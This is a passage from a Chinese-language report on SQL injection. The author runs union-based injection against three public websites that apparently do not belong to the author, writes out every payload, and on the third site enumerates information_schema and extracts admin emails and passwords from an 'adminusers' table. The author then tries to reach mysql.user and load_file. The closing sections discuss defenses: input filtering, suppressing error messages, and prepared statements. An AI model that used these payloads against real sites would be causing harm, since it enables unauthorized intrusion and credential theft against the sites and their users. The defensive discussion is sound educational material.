
2. 通过 union 测表段数目，这一个就比较无聊了，我们从 1 到 30 挨个测（30 以上直接放弃，要累死= - =），最后测试出来表段数目是 15，访问网址，含义是 id=13 and 1=1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15，可以看到有九个显示位，显示位很多，就用不到 concat()函数了，结果如下图：



3. 通过 mysql 函数得到数据库的名称，访问网址,含义是 id=13 and 1=1 union select 1,database(),3,4,5,6,7,8,9,10,version(),12,13,14,15，我们可以看到如下图的结果，表明数据库的名称是 csearch，版本是 4.0.25



4. 通过 INFORMATION_SCHEMA 查询表的名称和表内行的名称，访问网址，含义是 id=13 and 1=1 union select 1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15 from information_shcema，结果竟然是没有权限！！！




由于第四步发现这个用户没有权限，我决定放弃，盲注猜表名和错误回显法的耗时较长，同时这个网站应该主要是用来搜索，我尝试了没有 users 表和 admins 表就放弃了= - =。

3.3 第二个网站的 SQL 注入

1. 测试能否被注入，访问网址发现没有问题，继续

2. 通过 union 测表段数目，访问网址，惊喜地看到了 360= - =，网站过滤了 select




我又查了几下，看到可以这样访问网址，这样绕过了 select 封锁，然而程序一点错误回显也没有


好吧，看起来没有漏洞的样子，放弃

3.4 第三个网站的 SQL 注入


1. 测试能否被注入，访问网址，含义是 id=13 and 1=2，结果如下，可以发现页面没有显示，证明是可以注入的




2. 通过 union 测表段数目，从 1 到 30 挨个测试，运气不错，上来直接猜到了是 7,访问网址，结果如下图所示，可以看到有三个显示位。




3. 通过 mysql 函数得到数据库的名称，访问网址,含义是 id=14 and 1=2 union select 1,database(),version(),4,5,6,7，结果如下图，得到数据库的名称是 zaaffran_zaaffran，数据库版本是 5.5.2




4. 通过 INFORMATION_SCHEMA 查询表的名称和表内行的名称，访问网址，含义是 id=14 and 1=2 union select 1,2,table_name,4,5,6,7 from information_schema.tables，可以看到五个数据表：




这里只有五张表，而且都是系统表，所以我尝试了一下使用 order by table_type,访问网址，含义是 id=14 and 1=2 union select 1,2,table_name,4,5,6,7 from information_schema.tables order by table_type




可以发现报错了，我结合只有五条数据显示判断系统后面加入了 limit 5 这个子句，所以导致返回错误，因此访问网址，含义是 id=14 and 1=2 union select 1,2,table_name,4,5,6,7 from information_schema.tables order by 1#，这次显示结果如下，成功了！



同时我们搜索到了 adminusers 表这个敏感的表，我决定对这个表进行查询，访问网址，含义是 14 and 1=2 union select 1,2,column_name,4,5,6,7 from information_schema.columns where table_name='adminusers' order by 1#，可以看到如下图所有的表段。



获取想要的数据，访问网址，含义是 14 and 1=2 union select 1,2,UserEmail,UserPassword,5,6,7 from adminusers#,可以看到 adminusers 表里面的所有数据。



3.5 总结和分析

本次我们进行了三次对公共网站的 SQL 注入，第一次和第二次不是很成功，第三次好歹是拿到数据了，尝试了一下扩大战果：

1. select user,password from mysql.user，失败= - =，估计是没有权限。
2. select hex(load_file())的方法也是失败，毕竟 mysql 版本是 5.5，安全级别较高，想要 load_file()还是很难的。

碰上的坑：注释使用--的时候，后面要带有一个空格

关于怎样规避 SQL 的一些经验：可以看到第一二次注入失败，一个是因为权限问题，一个是因为 Select 过滤的问题，这可以给我们一些防范 SQL 注入的启示：

限制死权限，单独搞一个数据库和用户暴露给外界，把查询的范围和权限限制死，你就算可以注入也然并卵，数据没有用啊！

直接过滤掉 union 或者 select，不允许传的参数里面带有这个（360 的做法）

4 如何防范 SQL 注入

4.1 过滤特殊字符串

经过我们几次的实践，可以发现，SQL 注入从根本上来说就是对用户的输入没有能够很好的过滤。而注入经常用到的特殊字符有如下几种：, - ‘ “ 以及 select 和 union 这些单词等，所以我们只要能够检查用户的查询输入中是否带有这几个特殊字符或者字符串，如果有就判定用户输入不合法，程序不再执行，这一点我们可以使用正则表达式来进行判断，对于大小写或者加注释的绕过方式通通封死。不过需要注意的是，限制必须要在服务器端做而不能在客户端页面做，因为客户端代码都是有可能被篡改的，而且在 Web2.0 时代，随着 AJAX 技术和 RestfulAPI 的流行，服务器端可以说直接面临着被攻击的风险，因此，统一的把关必须在服务器接受请求的入口来做。

不过，这种做法的缺点也是显而易见的。过滤特殊字符串会限制用户的输入，比如用户的用户名就不能带有,.’”这些特殊字符，也不能有 select 这样的用户名等等，这种限制对于大型应用的用户来说往往是不方便的，因为特殊字符串和特殊字符很有可能必须被使用，一旦禁用，以后扩展业务必然会给代码带来大量的改动，对于开发来说并不是一个很好的解决方案，因此，这种方法适合小型业务使用，对于用户量大的业务来说不是很可取。

4.2 屏蔽服务器错误信息

查阅资料和书籍可以看到，书中和网上有很多例子都是利用服务器的错误回显来判断后台代码的逻辑，进而想出绕过的办法来进行注入。其实，服务器的堆栈错误根本不应该在线上代码打印给前端页面，这其实是一个很低级的错误，但是很多开发者都不太在意。这往往会给不法份子以可乘之机，这也提醒了我们运维人员在部署应用的时候一定要检查代码的运行环境，对于堆栈错误的打印应该在开发时使用，在线上代码运行时不应返回错误详情。

4.3 使用 SQL 预编译

SQL 预编译用英文来说就是 prepared-statement，详情可见网址，英语解释原文摘录如下：In database management systems, a prepared statement or parameterized statement is a feature used to execute the same or similar database statements repeatedly with high efficiency. Typically used with SQL statements such as queries or updates, the prepared statement takes the form of a template into which certain constant values are substituted during each execution.

翻译过来意思就是，在数据库管理系统中，一个预编译查询是一种特性被用来去高效地重复执行一些相同的或者相似的数据库语句。举例来说一些更新语句或者查询语句使用了预编译，在每次查询执行的时候会才会将查询的值放到查询的语句模板中。

和普通的 SQL 执行相比，SQL 预编译有以下两个优点：

1、编译和执行的开销只发生一次。虽然多次执行该语句，但是由于优化每次执行只是消耗了执行语句本身的开销，而数据库系统则已经将语句的执行模板缓存了下来。

2、预编译默认应对了 SQL 注入，因为用户输入的数据的值，数据库采取的是不一样的协议去解析，因此用户的输入永远会被当成值来对待，而不会被数据库管理系统所执行。

俗话说得好，人无完人，同样的道理，一种方法也有它的缺点，SQL 预编译虽然看似解决了 SQL 注入问题，但是如果查询只进行一次，那么数据库系统为这一次所开辟的资源是较大的，而目前预编译实现的局限性也导致会带来一些性能的损失，想象一下，现在一些大公司不使用开源数据库，而是自己重写数据库，就是因为开源数据库的性能瓶颈在那里摆着，而大公司如阿里巴巴每天的业务量是亿级的，对于性能和开销追求已经到了极致。所以 SQL 预编译中间的存储过程所消耗的资源将带来巨大的开支。

